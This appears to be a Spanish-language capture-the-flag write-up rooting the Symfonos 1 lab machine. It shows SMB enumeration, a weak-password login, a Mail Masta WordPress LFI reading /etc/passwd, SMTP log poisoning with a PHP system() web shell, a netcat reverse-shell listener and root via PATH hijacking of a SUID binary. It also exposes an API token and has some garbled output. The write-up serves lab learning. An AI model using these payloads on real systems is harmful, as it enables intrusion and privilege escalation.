

Symfonos 1

Para empezar, vamos a hacer un nmap para encontrar la ip de la maquina vulnerable

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 13:11 EST
Nmap scan report for 192.168.56.102
Host is up (0.0018s latency).
Nmap scan report for 192.168.56.107
Host is up (0.0015s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 51.61 seconds
```

Escaneamos nuestra máquina víctima. En los resultados se observan servicios con puertos comunes: 22 (SSH); 25 (SMTP); 139,445 (SMB)

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.56.107
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 13:16 EST
Nmap scan report for symfonos.local (192.168.56.107)
Host is up (0.0036s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds
```

Usamos enum4linux para obtener información relevante ya que encontramos el servicio Samba expuesto. La idea es buscar directorios compartidos expuestos.

```
[+] Enumerating users using SID S-1-22-1 and logon
S-1-22-1-1000 Unix User\helios (Local User)

[+] Enumerating users using SID S-1-5-21-317384266
```

```
VBOX_GAS...
[+] Attempting to map shares on 192.168.56.107

//192.168.56.107/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.56.107/helios Mapping: DENIED Listing: N/A Writing: N/A
//192.168.56.107/anonymous      Mapping: OK Listing: OK Writing: N/A

[!] Can't understand responses
```

Al analizar la información expuesta se visualiza que existe directorios compartidos /helios y /anonymous. En las últimas líneas se observa que el script intenta conectarse:

Para el caso de /anonymous la conexión es exitosa; por otro lado, para el caso de /helios probablemente se requiera credenciales.

Procedemos a conectaremos al directorio /anonymous.

```
smbclient --no-pass //192.168.56.107/anonymous
```

Después de conectarlos a la ruta /anonymous compartida, se evidencia un archivo "attention.txt". Extraemos el archivo con el comando "get" y revisamos su información. De acuerdo con el archivo,

nos indica posibles credenciales “epidioko”, “qwerty”, “baseball”. La pregunta es ahora credenciales de quién.

```
(kali㉿kali)-[~]
└─$ smbclient --no-pass //192.168.56.107/anonymous
Try "help" to get a list of possible commands.
smb: \> ls
.
..
attention.txt
smb: \> wget attention.txt
19994224 blocks of size 1024. 17304216 blocks available
smb: \> cat attention.txt
wget: command not found
smb: \> get attention.txt
getting file \attention.txt of size 154 as attention.txt (10,0 KiloBytes/sec) (average 10,0 KiloBytes/sec)
```

```
(kali㉿kali)-[~]
└─$ cat attention.txt
Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!
Next person I find using one of these passwords will be fired!
-Zeus
```

En una de las imágenes del inicio, se había encontrado dos rutas: La primera /helios y /anonymous. Entonces probablemente, “helios” sea un nombre de usuario y además pueda ser que “helios” utilice una de las credenciales débiles encontradas.

Se hizo pruebas en el servicio SSH con las credenciales, pero no se tuvo éxito. Despues se hizo pruebas en el servicio SMB, usando el usuario “helios” con la credencial “qwerty” y se logró acceder.

```
(kali㉿kali)-[~]
└─$ smbclient //192.168.56.107/helios -U helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \> 
```

Investigamos los archivos que se encuentran en el directorio /helios


```
smb: \> ls
.
..
research.txt
todo.txt
19994224 blocks of size 1024. 17305584 blocks available
smb: \> get research.txt
getting file \research.txt of size 432 as research.txt (26,4 KiloBytes/sec) (average 26,4 KiloBytes/sec)
smb: \> get todo.txt
getting file \todo.txt of size 52 as todo.txt (50,8 KiloBytes/sec) (average 27,8 KiloBytes/sec)
smb: \> 
```

Revisamos los archivos extraídos y se detecta la posible ruta /h3l105

```
(kali㉿kali)-[~]
└─$ cat research.txt
Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot which brought the Sun across the skies each day from the east (Ethiopia ) to the west (Hesperides) while at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of the Ancient World.

(kali㉿kali)-[~]
└─$ cat todo.txt
1. Binge watch Dexter
2. Dance
3. Work on /h3l105
```

Al ingresa a la ruta encontrada, se detecta una aplicación basada en WordPress



Escaneemos el activo con wpscan. Para aprovechar al máximo el escaneo, usaremos nuestro token de la API de wpscan. Puedes loguearte en la aplicación <https://wpscan.com/> y obtener tu token. La razón se debe a que wpscan requiere hacer consultas a su propia DB privada para identificar los CVE's o exploit's durante los escaneos.

```
(kali㉿kali)-[~]  ONLINE (2)
$ wpscan --url http://symfonos.local/h3l105/ --enumerate ap --api-token 6TH2DSeM233NdOZxZ9EBf8Lf6hssDVQLIRD8qtBFYKI
[+] URL: http://symfonos.local/h3l105/ [192.168.56.107]
[+] Started: Sat Feb 24 13:34:52 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.25 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://symfonos.local/h3l105/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - Edit with Friends
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_ghost\_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\_xmlrpc\_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login/

Firepad is an open source collaborative text editor you can add to your website.
Learn More >
```

Después de revisar los resultados de la enumeración, se detecta un Local File Inclusion No autenticado como se visualiza en la siguiente imagen.

```

[i] Plugin(s) Identified:
[+] mail-masta
| Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
| Found By: Urls In Homepage (Passive Detection)

[!] 2 vulnerabilities identified:
[!] Title: Mail Masta < 1.0 - Unauthenticated Local File Inclusion (LFI)
References:
- https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
- https://www.exploit-db.com/exploits/40290/
- https://www.exploit-db.com/exploits/50226/
- https://cxsecurity.com/issue/WLB-2016080220

```

Procedemos a revisar el exploit con la información pública en internet

WordPress Plugin Mail Masta 1.0 - Local File Inclusion

EDB-ID: 40290	CVE: N/A	Author: GUILLERMO GARCIA MARCOS	Type: WEBAPPS
EDB Verified: ✓		Exploit: Download / Details	
Platform: PHP	Date: 2016-08-23		

Al revisar el exploit, vemos una POC como ejemplo que permite extraer el contenido del /etc/passwd

```

Typical proof-of-concept would be to load passwd file:

http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

```

Probamos la POC en symfonos.local y así se obtiene el /etc/password

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

```

root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,./run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,./run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,./run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,./run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false Debian-exim:x:105:109:/var/spool/exim4:/bin/false messagebus:x:106:111:/var/run/dbus:/bin/false sshd:x:107:65534::/run/sshd:/usr/sbin/nologin helios:x:1000:1000:,:/home/helios:/bin/bash mysql:x:108:114:MySQL Server,,:/nonexistent:/bin/false postfix:x:109:115::/var/spool/postfix:/bin/false

```

Hasta ahora hemos explotado el LFI que permite obtener el /etc/passwd. Ahora ! Para poder obtener un RCE tenemos que aprovecharnos de otro vector de ataque. En este caso, haremos una injection de código en log del SMTP.

```

└──(kali㉿kali)-[~]
$ telnet 192.168.56.107 25
Trying 192.168.56.107 ...
Connected to 192.168.56.107.
Escape character is '^].
220 symfonos.localdomain ESMTP Postfix (Debian/GNU)
MAIL FROM: test@test.com
250 2.1.0 Ok
DATA
554 5.5.1 Error: no valid recipients
helios
502 5.5.2 Error: command not recognized
MAIL FROM:test@test.com
503 5.5.1 Error: nested MAIL command
RCPT TO: helios
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
SUBJECT:
<?php system($_GET['comando']); ?>
.
250 2.0.0 Ok: queued as D74B040698
quit
221 2.0.0 Bye
Connection closed by foreign host.

└──(kali㉿kali)-[~]
$ 

```

Ahora con log del SMPT injectado o “envenenamiento de log”. Procederemos a ejecutar el comando “id” para probar si funcionó el envenenamiento de log

Al revisar la página web, se evidencia el “id” del usuario o es decir se ejecutó correctamente el comando “id”

From root@symfonos.localdomain Fri Jun 28 21:08:55 2019 Return-Path: X-Original-To: root Delivered-To: root@symfonos.localdomain Received: by symfonos.localdomain (Postfix, from user0 id 3DABA40B4; Fri, 28 Jun 2019 21:08:54 -0500 (CDT) From: root@symfonos.localdomain (Cron Daemon) To: root@symfonos.localdomain Subject: Cron dhclient -nw MIME-Version: 1.0 Content-Type: text/plain; charset= UTF-8 Content-Transfer-Encoding: 8bit X-Cron-Env: X-Cron-Env: X-Cron-Env: Cron-Env: Message-ID: <20190629020855.3DABA40B4@symfonos.localdomain> Date: Fri, 28 Jun 2019 21:08:54 -0500 (CDT) [bin/sh]: 1: dhclient: not found From MAILER-DAEMON Sat Feb 24 13:10:37 2020 Return-Path: <> X-Original-To: hellos@symfonos.localdomain Delivered-To: hellos@symfonos.localdomain Received: by symfonos.localdomain (Postfix, id GDE8340B8A; Sat, 24 Feb 2024 13:10:37 -0600 (CST) From: MAILER-DAEMON@symfonos.localdomain (Mail Delivery System) Subject: Undelivered Mail Returned to Sender: To: hellos@symfonos.localdomain Auto-Submitted: auto-replied MIME-Version: 1.0 Content-Type: multipart/report; boundary="2E7C40AB_170880183@symfonos.localdomain" Content-Transfer-Encoding: 8bit Message-ID: <20240224191000.GDE8340B8A@symfonos.localdomain> Date: Sat, 24 Feb 2024 13:10:37 -0600 (CST) Content-Description: Notification Content-Type: multipart/related; boundary="2E7C40AB_170880183@symfonos.localdomain" Content-Description: Undelivered Message Content-Type: message/rfc822 Content-Transfer-Encoding: 8bit This is the mail system at host symfonos.localdomain. I'm sorry to have to inform you that your message could not be delivered to one or more recipients. It's attached below. For further assistance, please send mail to postmaster. If you do so, please include this problem report. You can delete your own text from the attached returned message. The mail system : Host or domain name not found. Name service error for name= blah.com type= MX. Host not found, try again. --2E7C40AB_170880183@symfonos.localdomain Content-Description: Delivery report Content-Type: message/delivery-status Reporting-MTA: dns:symfonos.localdomain X-Postfix-Queue-ID: 2E7C40AB_170880183@symfonos.localdomain Arrival-Date: Fri, 28 Jun 2019 19:46-02-0500 (CDT) Final-Recipient: rfc822; hellos@blah.com Original-Recipient: rfc822; hellos@blah.com Action: failed Status: 4.4.3 Diagnostic-Code: X-Postfix: Host or domain name not found. Name service error for name= blah.com type= MX. Host not found, try again. --2E7C40AB_170880183@symfonos.localdomain Content-Description: Undelivered Message Content-Type: message/rfc822 Content-Transfer-Encoding: 8bit Return-Path: Received: by symfonos.localdomain (Postfix, from user1000 id) 2E7C40AB_0; Fri, 28 Jun 2019 19:46-02-0500 (CDT) To: hellos@blah.com Subject: New WordPress Site X-PHP-Originating-Script: 1000: class- phpmailer.php Date: Sat, 24 Jun 2019 00:46-02+0000 From: Word Press Message-ID: <65c8cf37d1cc004689dapp59f3b@192.168.201.134> X-Mailer: PHPMailer 5.2.22 https://github.com/PHPMailer/PHPMailer MIME-Version: 1.0 Content-Type: text/plain; charset= UTF-8 Your new WordPress site has been successfully set up at: http://192.168.201.134/h3105 You can log in to the administrator account with the following information: Username: admin Password: The password you chose during installation. Log in here: http://192.168.201.134/h3105 We hope you enjoy your new site. Thanks! -The WordPress Team https://wordpress.org/ --2E7C40AB_170880183@symfonos.localdomain-- From test@com Test Sat Feb 24 12:48:01 2024 Return-Path: X-Original-To: hellos@symfonos.localdomain Received: from unknown (unknown [192.168.56.102]) by symfonos.localdomain (Postfix) with SMTP id D740b40698 for ; Sat, 24 Feb 2024 12:45:09 -0600 (CST) SUBJECT: uid=1000(hellos) gid=1000(hellos) groups=1000(hellos),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev)

helios Delivered-to: helios@symfonos.localdomain Received-By: (CST) SUBJECT: uid=1000(helios) gid=1000(helios)

Ahora sí ! Para levantar una shell procederemos con lo siguiente:

1- Usamos netcat para montar un puerto en escucha y espera la conexión desde nuestra máquina víctima.

2- Ejecutamos el comando en la URL para establecer la conexión

3- Conexión establecida

```
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...      Amazon      Nike      192.168.56.102
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.107] 35618
```

Para estabilizar la shell se puede aplicar cualquiera de los 2 métodos.

```
python -c "import pty; pty.spawn('/bin/bash')"
```

```
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.107] 35618
whoami
helios
which python
whoami
helios
which python
/usr/bin/python
python -c "import pty; pty.spawn('/bin/bash')"
```

Procedemos a buscar binarios con el flag SUID. Para ello utilizamos el comando

```
find / -perm -u=s type f 2>/dev/null
```

Esto permite encontrar una aplicación de un tercero, usualmente alojado en la carpeta /opt/

```
(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.75.158] from (UNKNOWN) [192.168.75.138]
find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
```

Al analizar los strings de este programa, se identifica que internamente hace el llamado al comando CURL, lo cual nos da la idea que podemos falsear el binario para así llamar al /opt/statuscheck con un PATH modificado

```
(kali㉿kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.107] 35622
python -c "import pty; pty.spawn('/bin/sh')"
$ whoami
whoami
$ string /opt/statuscheck
string /opt/statuscheck
```

Para falsear el binario, en nuestra carpeta /tmp, creamos un archivo “curl” cuyo contenido sea la llamada a la shell /bin/sh. Luego le agregamos los permisos de ejecución y alteramos el entorno del PATH con el /tmp. Luego se ejecuta el binario /opt/statuscheck el cual usará el PATH modificado.

La explicación se debe a que la ejecución de /opt/statuscheck hará una llamada a las variables del PATH. Sin embargo, como seteamos el “/tmp” al inicio en /tmp:\$PATH, lo primero que identificará será el CURL=/bin/sh y por lo tanto se obtendrá la ejecución de /bin/sh en modo SUID “root”. A partir de ahí, ya somos root

```

$ cd /tmp
cd /tmp
$ echo "/bin/sh" > curl
echo "/bin/sh" > curl
$ chmod 777 curl
chmod 777 curl
$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
$ /opt/statuscheck
/opt/statuscheck
# id
id
uid=1000(helios) gid=1000(helios) euid=0(root) groups=1000(helios),24(cdrom)
v)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt

```

Prueba que somos “root”

```

ls
proof.txt
# cat proof.txt
cat proof.txt
Congrats on rooting symfonos:1!

Contact me via Twitter @zayotic to give feedback!
# ■

```